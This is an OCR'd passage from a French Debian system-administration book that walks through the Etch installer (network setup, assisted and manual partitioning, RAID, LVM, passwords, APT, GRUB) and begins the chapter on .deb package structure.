


Figure 4–4
Choix du clavier

Détection du matériel

Cette étape est entièrement automatique dans l'immense majorité des cas. L'installateur détecte le matériel et cherche notamment à identifier le lecteur de CD-Rom employé afin de pouvoir accéder à son contenu. Il charge les modules correspondant aux différents éléments détectés puis « monte » le CD-Rom afin de pouvoir le lire. Les étapes précédentes étaient entièrement contenues dans l'image de démarrage intégrée au CD, fichier de taille limitée et chargé en mémoire par le BIOS lors de l'amorçage du CD.

L'installateur gère l'immense majorité des lecteurs, en particulier les périphériques ATAPI (parfois appelés IDE ou EIDE) standards. Toutefois, si la détection du lecteur de CD-Rom échoue, l'installateur propose de charger (par exemple depuis une disquette) un module noyau correspondant au pilote du CD-Rom.

Chargement des composants

Le contenu du CD désormais accessible, l'installateur rapatrie tous les fichiers nécessaires à la poursuite de sa tâche. Cela comprend des pilotes supplémentaires pour le reste du matériel (et notamment la carte réseau) ainsi que tous les composants du programme d'installation.

Détection du matériel réseau

Cette étape automatique cherche à identifier la carte réseau et à charger le module correspondant. À défaut de reconnaissance automatique, il est possible de sélectionner manuellement le module à charger. Si aucun module ne fonctionne, il est possible de charger un module spécifique depuis une disquette. Cette dernière solution ne sert réellement que si le pilote adéquat n'est pas intégré au noyau Linux standard, et qu'il est disponible par ailleurs, par exemple sur le site du fabricant.

Cette étape doit absolument réussir pour les installations de type *netinst* ou *businesscard*, puisque les paquets Debian doivent y être chargés sur le réseau.

ASTUCE **Configuration sans DHCP**

Si le réseau local est équipé d'un serveur DHCP que vous ne souhaitez pas utiliser car vous préférez définir une adresse IP statique pour la machine en cours d'installation, vous pourrez lors du démarrage sur le CD-Rom indiquer l'option **`netcfg/use_dhcp=false`**. Pour une installation standard, il convient de taper **`install netcfg/use_dhcp=false`** à l'invite `isolinux` (**`install`** deviendra, *mutatis mutandi*, **`expert`**, **`installgui`** ou encore **`expertgui`** selon le type d'installation souhaité).

Configuration du réseau

Soucieux d'automatiser au maximum le processus, l'installateur tente une configuration automatique du réseau par DHCP. Si celle-ci échoue, il propose plusieurs choix : réessayer une configuration DHCP normale, effectuer une configuration DHCP en annonçant un nom de machine, ou mettre en place une configuration statique du réseau.

Cette dernière demande successivement une adresse IP, un masque de sous-réseau, une adresse IP pour une éventuelle passerelle, un nom de machine et un nom de domaine.

ATTENTION **Ne pas improviser**

Beaucoup de réseaux locaux reposant sur une confiance concédée a priori à toutes les machines, une configuration inadéquate d'un ordinateur y cause souvent des dysfonctionnements. Par conséquent, ne connectez pas votre machine à un réseau sans convenir au préalable avec son administrateur des modalités correspondantes (par exemple le numéro IP, le masque réseau, l'adresse de *broadcast*...).

Détection des disques et autres périphériques

Cette étape automatique détecte les disques pouvant potentiellement accueillir Debian. Ils seront proposés dans l'étape suivante : le partitionnement.

Démarrage de l'outil de partitionnement

L'étape du partitionnement est traditionnellement difficile pour les utilisateurs débutants. Il faut en effet définir les différentes portions des disques (ou « partitions ») qui accueilleront le système de fichiers de Linux et sa mémoire virtuelle (*swap*). La tâche se complique si un autre système d'exploitation existe déjà et qu'on souhaite le conserver. En effet, il

CULTURE **Utilité du partitionnement**

Le partitionnement, étape indispensable de l'installation, consiste à diviser l'espace disponible sur les disques durs (chaque sous-partie étant alors appelée une « partition ») en fonction des données à stocker et de l'usage prévu de l'ordinateur. Cette étape intègre aussi le choix des systèmes de fichiers employés. Toutes ces décisions ont une influence en termes de performances, de sécurité des données, et d'administration du serveur.

faudra alors veiller à ne pas altérer ses partitions (ou à les redimensionner de manière indolore).

L'ancien installateur invoquait l'utilitaire de partitionnement et l'utilisateur devait décider seul des partitions à créer. Le nouveau est beaucoup plus convivial de ce point de vue : le logiciel de partitionnement dispose d'un mode « assisté » qui propose à l'utilisateur les partitions à créer — dans la majorité des cas il suffit de valider ses propositions.

Le premier écran de l'utilitaire de partitionnement propose d'employer un disque complet pour créer les diverses partitions. Pour un ordinateur (neuf) qui sera dédié à Linux, cette option est vraisemblablement la plus simple, et l'on choisira donc l'option « Assisté - utiliser un disque entier ». Si l'ordinateur compte deux disques pour deux systèmes d'exploitation, consacrer un disque à chacun est également une solution facilitant le partitionnement. Dans ces deux cas, l'écran suivant permet de choisir le disque à consacrer à Linux en validant l'option correspondante (par exemple, « IDE1 maître (hda) » pour installer Debian sur le premier disque). Vous débutez alors un partitionnement assisté.

Figure 4–5 Choix du mode de partitionnement

Figure 4–6 Disque à utiliser pour le partitionnement assisté

Le partitionnement assisté est également capable de mettre en place des volumes logiques LVM au lieu de partitions (voir plus bas). Le reste du fonctionnement restant le même, nous ne détaillerons pas les options « Assisté - utiliser tout un disque avec LVM » (chiffré ou non).

Dans les autres cas, quand Linux doit cohabiter avec des partitions déjà présentes, il faudra opter pour un partitionnement manuel.

Partitionnement assisté

L'outil de partitionnement assisté propose trois méthodes de partitionnement, qui correspondent à des usages différents.

Figure 4–7
Partitionnement assisté

La première méthode s'intitule « Tout dans une seule partition ». Toute l'arborescence du système Linux est stockée dans un seul système de fichiers, correspondant à la racine `/`. Ce partitionnement simple et robuste convient parfaitement pour des ordinateurs personnels ou mono-utilisateurs. En réalité, deux partitions verront le jour : la première abritera le système complet ; la seconde, la mémoire virtuelle.

La deuxième méthode, « Partition `/home` séparée », est similaire mais découpe l'arborescence en deux : une partie contient le système Linux (`/`) et la seconde les répertoires personnels (c'est-à-dire les données des utilisateurs, dans les fichiers placés sous `/home/`).

La dernière méthode de partitionnement, intitulée « Partitions `/home`, `/usr`, `/var` et `/tmp` séparées », convient pour les serveurs et les systèmes multi-utilisateurs. Elle découpe l'arborescence en de nombreuses partitions : en plus de la racine (`/`) et des comptes utilisateurs (`/home/`), elle prévoit des partitions pour les applications (`/usr/`), pour les données des logiciels serveurs (`/var/`) et pour les fichiers temporaires (`/tmp/`). Ces divisions ont plusieurs avantages. Les utilisateurs ne pourront pas bloquer le serveur en consommant tout l'espace disque disponible (ils ne pourront remplir que `/tmp/` et `/home/`). Les données des démons (et notamment les logs) ne pourront pas non plus bloquer le reste du système.

Après le choix du type de partitionnement, le logiciel calcule une proposition, qu'il détaille à l'écran, et que l'on peut au besoin modifier. On peut notamment choisir un autre système de fichiers si le choix standard

B.A.-BA **Choisir un système de fichiers**

Un système de fichiers définit la manière d'organiser les données sur un disque. Chaque système de fichiers existant a ses mérites et ses limitations. Certains sont plus robustes, d'autres plus efficaces : si l'on connaît bien ses besoins, le choix d'un système de fichiers plus adapté est possible. De nombreuses comparaisons ont déjà été réalisées ; il semblerait que ReiserFS soit particulièrement efficace pour la lecture de nombreux petits fichiers ; *XFS*, quant à lui, est plus véloce avec de gros fichiers. Ext3, le système employé par défaut chez Debian, est un bon compromis, par ailleurs basé sur les deux précédentes versions du système de fichiers historiquement utilisé par Linux (*ext* et *ext2*).
Un système de fichiers journalisé (comme *ext3*, *reiserfs* ou *xfs*) prend des dispositions particulières afin qu'en cas d'interruption brutale, il soit toujours possible de revenir dans un état cohérent sans être contraint à une analyse complète du disque (comme c'était le cas avec le système *ext2*). Cette fonctionnalité est obtenue en remplissant un journal décrivant les opérations à effectuer avant de les exécuter réellement. Si une opération est interrompue, il sera possible de la « rejouer » à partir du journal. Inversement, si une interruption a lieu en cours de mise à jour du journal, le dernier changement demandé est simplement ignoré : les données en cours d'écriture sont peut-être perdues, mais les données sur le disque n'ayant pas changé, elles sont restées cohérentes. Il s'agit ni plus ni moins d'un mécanisme transactionnel appliqué au système de fichiers.

(*ext3*) ne convient pas. Dans la plupart des cas, il suffit cependant d'accepter la proposition de partitionnement en validant l'option « Terminer le partitionnement et appliquer les changements ».

Figure 4–8
Valider le partitionnement

Partitionnement manuel

Le partitionnement manuel offre plus de souplesse et permet de choisir le rôle et la taille de chaque partition. Par ailleurs, ce mode est inévitable pour employer le RAID logiciel.

Le premier écran affiche les disques, les partitions qui les composent, et tout éventuel espace libre non encore partitionné. On peut sélectionner

EN PRATIQUE
Réduire une partition Windows

Pour installer Debian à côté d'un système existant (Windows ou autre), il faut disposer d'un espace sur le disque qui ne soit pas utilisé par cet autre système, de manière à pouvoir y créer les partitions dédiées à Debian. Dans la majorité des cas, cela impliquera de réduire la partition Windows, et de réutiliser l'espace ainsi libéré.
L'installateur Debian permet d'effectuer cette opération, à condition de l'utiliser en manuel. Il suffit alors de sélectionner la partition Windows et de saisir sa nouvelle taille (cela fonctionne aussi bien avec les partitions FAT que NTFS).

chaque élément affiché ; une pression sur la touche *Entrée* donne alors une liste d'actions possibles.

On peut effacer toutes les partitions d'un disque en sélectionnant celui-ci.

En sélectionnant un espace libre d'un disque, on peut créer manuellement une nouvelle partition. Il est également possible d'y effectuer un partitionnement assisté, solution intéressante pour un disque contenant déjà un système d'exploitation mais que l'on souhaite partitionner pour Linux de manière standard. Reportez-vous à la section précédente pour plus de détails sur le partitionnement assisté.

En sélectionnant une partition, on peut indiquer la manière dont on va l'utiliser :

- la formater et l'intégrer à l'arborescence en choisissant un point de montage ;
- l'employer comme partition d'échange (« *swap* ») ;
- en faire un « volume physique » pour LVM (notion détaillée plus loin dans ce chapitre) ;
- l'utiliser comme périphérique RAID (voir plus loin dans ce chapitre) ;
- ou ne pas l'exploiter et la laisser inchangée.

B.A.-BA Point de montage

Le point de montage est le répertoire de l'arborescence qui abritera le contenu du système de fichiers de la partition sélectionnée. Ainsi, une partition montée sur `/home/` est traditionnellement prévue pour contenir les données des utilisateurs.
Si ce répertoire se nomme « / », on parle alors de la *racine* de l'arborescence, donc de la partition qui va réellement accueillir le système Debian.

B.A.-BA Mémoire virtuelle, swap

La mémoire virtuelle permet au noyau Linux en manque de mémoire vive (RAM) de libérer un peu de place en stockant sur la partition d'échange, donc sur le disque dur, une partie du contenu de la RAM restée inactive un certain temps.
Pour simuler la mémoire supplémentaire, Windows emploie un fichier d'échange contenu directement sur un système de fichiers. À l'inverse, Linux emploie une partition dédiée à cet usage, d'où le terme de « partition d'échange ».

Emploi du RAID logiciel

Certains types de RAID permettent de dupliquer les informations stockées sur des disques durs pour éviter toute perte de données en cas de problème matériel condamnant l'un d'entre eux. Le RAID de niveau 1 maintient une simple copie fidèle (miroir) d'un disque sur un autre alors que le RAID de niveau 5 répartit sur plusieurs disques des informations redondantes qui permettront de reconstituer intégralement un disque défaillant.

Nous traiterons ici du RAID de niveau 1, le plus simple à mettre en œuvre. La première étape est de créer deux partitions de taille identique situées sur deux disques différents et de les étiqueter « volume physique pour RAID ».

Il faut ensuite choisir dans l'outil de partitionnement l'élément « Configuration du RAID logiciel » pour transformer ces deux partitions en un nouveau disque virtuel et sélectionner « Création d'un périphérique multi-disques (MD) » dans cet écran de configuration. Suit alors une série de questions concernant ce nouveau périphérique. La première s'enquiert du niveau de RAID à employer — « RAID1 » dans notre cas. La deuxième demande le nombre de périphériques actifs — deux ici, soit le nombre de partitions à intégrer dans ce périphérique RAID logiciel. La troisième question concerne le nombre de périphériques de réserve

— zéro ; on n'a prévu aucun disque supplémentaire pour prendre immédiatement la relève d'un éventuel disque défectueux. La dernière question demande de choisir les partitions retenues pour le périphérique RAID — soit les deux qu'on a prévues à cet usage (et qui devraient être les seuls choix possibles).

Au retour dans le menu principal, un nouveau disque virtuel « RAID » apparaît. On pourra y créer des partitions habituelles comme s'il s'agissait d'un disque réel.

Pour plus de détails sur le fonctionnement du RAID, on se reportera à la section dédiée du chapitre 12, en page 258.

Emploi de LVM (Logical Volume Manager)

LVM permet de créer des partitions « virtuelles » s'étendant sur plusieurs disques. L'intérêt est double : les tailles des partitions ne sont plus limitées par celles des disques individuels mais par leur volume cumulé, et on peut à tout moment augmenter la taille d'une partition existante, en ajoutant au besoin un disque supplémentaire.

LVM emploie une terminologie particulière : une partition virtuelle est un « volume logique », lui-même compris dans un « groupe de volumes », ou association de plusieurs « volumes physiques ». Chaque volume physique correspond en fait à une partition « réelle » (ou une partition RAID logicielle).

Cette technique fonctionne assez simplement : chaque volume, physique ou logique, est découpé en blocs de même taille, que LVM fait correspondre entre eux. L'ajout d'un nouveau disque entraîne la création d'un nouveau volume physique, et ses nouveaux blocs pourront être associés à n'importe quel groupe de volumes. Toutes les partitions du groupe de volumes ainsi agrandi disposeront alors d'espace supplémentaire pour s'étendre.

L'outil de partitionnement configure LVM en plusieurs étapes. Il faut d'abord créer sur les disques existants des partitions qui seront les « volumes physiques LVM ». Pour activer LVM, on choisira « Configuration du gestionnaire de volumes logiques », puis dans cet écran de configuration, « Créer un groupe de volumes » — auquel on associera les volumes physiques existants. Enfin, on pourra créer des volumes logiques au sein de ce groupe de volumes. On notera que le système de partitionnement automatique est capable de faire toute cette mise en place.

Dans le menu du partitionneur, chaque groupe de volumes apparaît comme un disque, et chaque volume logique apparaît comme une partition (du groupe de volumes dont il fait partie).

Le fonctionnement de LVM est détaillé au chapitre 12, en page 268.

Mot de passe administrateur

Le compte super-utilisateur root, réservé à l'administrateur de la machine, est automatiquement créé lors de l'installation : c'est pourquoi un mot de passe est demandé. Une confirmation (ou deuxième saisie identique) évitera toute erreur de saisie, difficile à retrouver ensuite !

Figure 4–9
Mot de passe administrateur

SÉCURITÉ Mot de passe administrateur

Le mot de passe de l'utilisateur root doit être long (6 caractères ou plus) et impossible à deviner. En effet, tout ordinateur (et a fortiori tout serveur) connecté à l'Internet fait régulièrement l'objet de tentatives de connexions automatisées avec les mots de passes les plus évidents. Parfois il fera même l'objet d'attaques au dictionnaire, où diverses combinaisons de mots et de chiffres sont testées en tant que mot de passe. Évitez aussi les noms des enfants ou parents, et autres dates de naissance : de nombreux collègues les connaissent et il est rare que l'on souhaite leur donner libre accès à l'ordinateur concerné.
Ces remarques valent également pour les mots de passe des autres utilisateurs, mais les conséquences d'une compromission sont moindres dans le cas d'un utilisateur sans droits particuliers.
Si l'inspiration vient à manquer, il ne faut pas hésiter à utiliser des générateurs de mot de passe comme **pwgen** (dans le paquet de même nom).

Création du premier utilisateur

Debian impose également de créer un compte utilisateur standard pour que l'administrateur ne prenne pas la mauvaise habitude de travailler en tant que root. Le principe de précaution veut en effet que chaque tâche soit effectuée avec le minimum de droits nécessaires, pour limiter l'impact d'une mauvaise manipulation. C'est pourquoi l'installateur vous demandera successivement le nom complet de ce premier utilisateur, son identifiant, et son mot de passe (deux fois, pour limiter les risques d'erreur de saisie).

Figure 4–10
Nom du premier utilisateur

Installation du système de base Debian

Cette étape, qui ne demande pas d'interaction de la part de l'utilisateur, installe les paquets du « système de base » de Debian. Celui-ci comprend les outils **`dpkg`** et **`apt`**, qui gèrent les paquets Debian, ainsi que les utilitaires nécessaires pour démarrer le système et commencer à l'exploiter. Les paquets Debian sont lus sur le disque (cas d'un CD-Rom *netinst* ou d'un CD-Rom/DVD-Rom complet) ou téléchargés (cas d'un CD-Rom *businesscard*).

Figure 4–11
Installation du système de base

Configuration de l'outil de gestion des paquets (apt)

Pour que l'on puisse installer des logiciels supplémentaires, il est nécessaire de configurer APT, en lui indiquant où trouver les paquets Debian. Cette étape est aussi automatisée que possible. Elle commence par une question demandant s'il faut utiliser une source de paquets sur le réseau, ou s'il faut se contenter des seuls paquets présents sur le CD-Rom.

S'il faut utiliser des paquets en provenance du réseau, les deux questions suivantes permettent de sélectionner un serveur sur lequel aller chercher ces paquets, en choisissant successivement un pays puis un miroir disponible dans ce pays (il s'agit d'un serveur public qui met à disposition une copie de tous les fichiers du serveur de Debian).

Enfin, le programme propose de recourir à un mandataire (proxy) HTTP. En son absence, l'accès à l'Internet sera direct. Si l'on tape `http://proxy.falcot.com:3128`, APT fera appel au *proxy/cache* de Falcot, un programme « Squid ». Il est possible de retrouver ces paramètres en consultant la configuration d'un navigateur web sur une autre machine connectée au même réseau.

NOTE **CD-Rom Debian dans le lecteur**

Si l'installateur détecte un disque d'installation Debian dans le lecteur de CD-Rom, il n'est pas toujours nécessaire de configurer APT pour aller chercher des paquets sur le réseau : APT est automatiquement configuré pour lire les paquets depuis ce lecteur. Il proposera cependant d'« explorer » d'autres disques afin de référencer tous les paquets qu'ils stockent. C'est primordial si le disque fait partie d'un jeu de plusieurs CD-Rom.

Figure 4–12
Choix d'un miroir Debian

Les fichiers `Packages.gz` et `Sources.gz` sont ensuite automatiquement téléchargés pour mettre à jour la liste des paquets reconnus par APT.

B.A.-BA **Mandataire HTTP, proxy**

Un mandataire (ou proxy) HTTP est un serveur effectuant une requête HTTP pour le compte des utilisateurs du réseau. Il permet parfois d'accélérer les téléchargements en gardant une copie des fichiers ayant transité par son biais (on parle alors de *proxy/cache*). Dans certains cas, c'est le seul moyen d'accéder à un serveur web externe ; il est alors indispensable de renseigner la question correspondante de l'installation pour que le programme puisse récupérer les paquets Debian par son intermédiaire.
Squid est le nom du logiciel serveur employé par Falcot SA pour offrir ce service.

Concours de popularité des paquets

Le système Debian contient un paquet `popularity-contest`, dont le but est de compiler des statistiques d'utilisation des paquets. Ce programme collecte chaque semaine des informations sur les paquets installés et ceux utilisés récemment, et les envoie de manière anonyme aux serveurs du projet Debian. Le projet peut alors tirer parti de ces informations pour déterminer l'importance relative de chaque paquet, ce qui influe sur la priorité qui lui sera accordée. En particulier, les paquets les plus « populaires » se retrouveront sur le premier CD-Rom d'installation, ce qui en facilitera l'accès pour les utilisateurs ne souhaitant pas télécharger ou acheter le jeu complet.

Ce paquet n'est activé que sur demande, par respect pour la confidentialité des utilisateurs.

Sélection des paquets à installer

L'étape suivante permet de choisir de manière très grossière le type d'utilisation de la machine ; les neuf tâches présentées correspondent à des listes de paquets à installer. La liste des paquets réellement installés sera affinée et complétée par la suite, mais elle permet d'avoir une bonne base très simplement.

Figure 4–13
Choix des tâches

Installation du chargeur d'amorçage GRUB

Le chargeur d'amorçage est le premier programme démarré par le BIOS. Ce programme charge en mémoire le noyau Linux puis l'exécute. Souvent, il propose un menu permettant de choisir le noyau à charger et/ou le système d'exploitation à démarrer.

Le menu proposé par GRUB contient par défaut les deux derniers noyaux Linux installés ainsi que tous les autres systèmes d'exploitation détectés (Windows principalement). Le fait de pouvoir choisir entre les deux derniers noyaux permet d'être capable de démarrer le système même si le dernier noyau installé est défectueux ou mal adapté à votre matériel.

GRUB est le chargeur d'amorçage installé en standard par Debian, en raison de sa supériorité technique : il traite la plupart des systèmes de fichiers et n'a donc pas besoin d'être mis à jour à chaque installation d'un nouveau noyau car, lors de l'amorçage, il lit sa configuration et retrouve la position exacte du nouveau noyau. En revanche, il ne gère pas toutes les combinaisons de LVM et de RAID logiciel — dans les situations où il faut recommander LILO (autre chargeur d'amorçage), l'installateur le proposera automatiquement.

Terminer l'installation et redémarrer

L'installation étant maintenant terminée, le programme vous invite à sortir le CD-Rom de son lecteur puis à redémarrer le PC.

Jusqu'à Debian Sarge, certaines étapes de l'installation se déroulaient après ce redémarrage (notamment la création des utilisateurs et la configuration des outils de gestion de paquets). Ces étapes ont été réordonnancées plus tôt dans le processus d'installation, de sorte que l'ordinateur soit pleinement opérationnel dès son premier démarrage.

ATTENTION
Chargeur d'amorçage et dual boot

Cette phase du programme d'installation Debian détecte les systèmes d'exploitation déjà installés sur l'ordinateur, et ajoute automatiquement des choix correspondants dans le menu de démarrage ; mais tous les programmes d'installation ne font pas de même.
En particulier, si l'on installe (ou réinstalle) Windows par la suite, le chargeur de démarrage sera écrasé. Debian sera alors toujours présent sur le disque dur, mais plus accessible par le menu de démarrage. Il faudra alors démarrer sur le système d'installation de Debian en mode rescue pour remettre en place un chargeur de démarrage moins exclusif. L'opération est décrite en détail dans le manuel d'installation.

- http://www.debian.org/releases/etch/i386/ch08s07.html

ATTENTION
Chargeurs d'amorçage et architectures

LILO et GRUB, mentionnés dans ce chapitre, sont des chargeurs d'amorçage pour les architecture *i386* et *amd64*. Si vous installez Debian sur une autre architecture, c'est un autre chargeur qui sera employé. Citons entre autres **`yaboot`** ou **`quik`** pour *powerpc*, **`silo`** pour *sparc*, **`elilo`** pour *ia64*, **`aboot`** pour *alpha*, **`arcboot`** pour *mips*, **`atari-bootstrap`** ou **`vme-lilo`** pour *m68k*.

Après le premier démarrage

Si vous avez activé la tâche « Environnement graphique de bureau », l'ordinateur affiche le gestionnaire de connexion **gdm**.




Figure 4–14
Premier démarrage

L'utilisateur déjà créé peut alors se connecter et commencer à travailler immédiatement.

Installation de logiciels supplémentaires

Les paquets installés correspondent aux profils sélectionnés pendant l'installation, mais pas nécessairement à l'utilisation réelle qui sera faite de la machine. On lancera donc vraisemblablement un outil de gestion de paquets, pour affiner la sélection des paquets installés. Les deux outils les plus couramment utilisés (et qui sont installés si le profil « Environnement graphique de bureau » a été coché) sont **aptitude** (accessible par les menus, dans *Applications > Debian > Outils système > Aptitude*) et **synaptic** (*Applications > Debian > Outils système > Synaptic Package Manager*).

Pour faciliter l'installation d'ensembles logiciels cohérents, Debian crée des « tâches » dédiées à des usages spécifiques (serveur de messagerie, serveur de fichiers, etc.). On a déjà pu les sélectionner dans l'installateur, et on peut y avoir de nouveau accès dans les outils de gestion de paquets comme **aptitude** (les tâches sont listées dans une section à part) et **synaptic** (par le menu, *Édition > Sélectionner des paquets par tâche*) ; tous les programmes qui les composent seront alors automatiquement installés.

Aptitude est une interface à APT en mode texte plein écran. Elle permet de naviguer dans la liste des paquets disponibles selon différents classements (paquets installés ou non, par tâche, par section, etc.) et de consulter toutes les informations disponibles à propos de chacun d'entre eux (dépendances, conflits, description, etc.). Chaque paquet peut être marqué « à installer » (touche +) ou « à supprimer » (touche -). Toutes ces opérations seront effectuées simultanément après confirmation par appui sur la touche *g* (comme *go*, ou « allez ! »). En cas d'oubli de certains logiciels, aucun souci, il sera toujours possible d'exécuter à nouveau **aptitude** une fois l'installation initiale achevée.

Bien entendu, il est possible de ne sélectionner aucune tâche à installer. Dans ce cas, il vous suffira d'installer manuellement les logiciels souhaités avec la commande **apt-get** ou **aptitude** (également accessible en ligne de commande).

ASTUCE **Debian pense aux francophones**

Il existe une tâche dédiée à la localisation du système en français. Elle comprend de la documentation en français, des dictionnaires français et divers autres paquets utiles aux francophones. Elle est automatiquement pré-sélectionnée si le « Français » a été retenu pour la langue d'installation.

CULTURE **dselect, l'ancienne interface pour installer des paquets**

Avant **aptitude**, le programme standard pour sélectionner les paquets à installer était **dselect**, ancienne interface graphique associée à **dpkg**. Difficile d'emploi pour les débutants, il est donc déconseillé.


Mise à jour du système

Un premier **aptitude upgrade** (commande de mise à jour automatique des versions des logiciels installés) est généralement de rigueur, notamment en raison d'éventuelles mises à jour de sécurité parues depuis la publication de la dernière version stable de Debian. Ces mises à jour pourront impliquer quelques questions supplémentaires via **debconf**, l'outil de configuration standard de Debian.

VOCABULAIRE **Dépendance, conflit d'un paquet**

Dans le jargon des paquets Debian, une « dépendance » est un autre paquet nécessaire au bon fonctionnement du paquet concerné. Inversement, un « conflit » est un paquet qui ne peut pas cohabiter avec celui-ci.
Ces notions sont traitées plus en détail dans le chapitre 5.

chapitre 5



Système de paquetage, outils et principes fondamentaux

En tant qu'administrateur de système Debian, vous allez régulièrement manipuler des paquets (fichiers `.deb`) car ils abritent des ensembles fonctionnels cohérents (applications, documentations...) dont ils facilitent l'installation et la maintenance. Mieux vaut donc savoir de quoi ils sont constitués et comment on les utilise.

SOMMAIRE

MOTS-CLÉS

- Paquet binaire
- Paquet source
- dpkg
- dépendances
- conflit

Vous trouverez ci-après la description des structures et contenus des fichiers de paquets de type « « binaire » puis « source ». Les premiers sont les fichiers `.deb` directement utilisables par **dpkg** alors que les seconds contiennent les codes sources des programmes ainsi que les instructions pour créer les paquets binaires.

Structure d'un paquet binaire

Le format d'un paquet Debian est conçu de telle sorte que son contenu puisse être extrait sur tout système Unix disposant des commandes classiques **ar**, **tar**, et **gzip**. Cette propriété anodine est importante du point de vue de la portabilité et de la récupération en cas de catastrophe.

Imaginons par exemple que vous ayez supprimé le programme **dpkg** par erreur et que vous ne puissiez donc plus installer de paquets Debian. **dpkg** étant lui-même un paquet Debian, votre système semble condamné... Heureusement, vous connaissez le format d'un paquet et pouvez donc télécharger le fichier `.deb` du paquet `dpkg` et l'installer manuellement (voir encadré « OUTILS »). Si par malheur un ou plusieurs des programmes **ar**, **tar** ou **gzip** avaient disparu, il suffirait de copier le programme manquant depuis un autre système (chacun fonctionnant de manière totalement autonome, une simple copie est suffisante).

B.A.-BA **Notation des pages de manuel**

Il est déroutant, pour les néophytes, de trouver dans la littérature des références à « `ar(1)` ». Il s'agit en fait généralement d'une notation commode pour désigner la page de manuel intitulée `ar` dans la section 1.

Il peut arriver que cette notation soit utilisée pour lever des ambiguïtés aussi, par exemple pour différencier la commande **printf** que l'on pourra désigner par `printf(1)` et la fonction printf du langage C, que l'on pourra désigner par `printf(3)`.

Le chapitre 7 revient plus longuement sur les pages de manuel (page 115).

OUTILS **dpkg, APT et ar**

dpkg est le programme qui permet de manipuler des fichiers `.deb`, notamment de les extraire, analyser, décompacter, etc.

APT est un ensemble logiciel qui permet d'effectuer des modifications globales sur le système : installation ou suppression d'un paquet en gérant les dépendances, mise à jour du système, consultation des paquets disponibles, etc.

Quant au programme **ar**, il permet de manipuler les archives du même nom : **ar t *archive*** donne la liste des fichiers contenus dans l'archive, **ar x *archive*** extrait les fichiers de l'archive dans le répertoire courant, **ar d *archive fichier*** supprime un fichier de l'archive, etc. Sa page de manuel (`ar(1)`) documente ses nombreuses autres opérations. **ar** est un outil très rudimentaire, qu'un administrateur Unix n'emploiera qu'à de rares occasions. Mais il se sert régulièrement de **tar**, programme de gestion d'archives et de fichiers plus évolué. C'est pourquoi il est facile de restaurer **dpkg** en cas de suppression involontaire. Il suffit de télécharger son paquet Debian et d'extraire le contenu de son archive `data.tar.gz` dans la racine du système (`/`) :

```
# ar x dpkg_1.13.24_i386.deb
# tar -C / -p -xzf data.tar.gz
```

Examinons le contenu d'un fichier `.deb` :

```
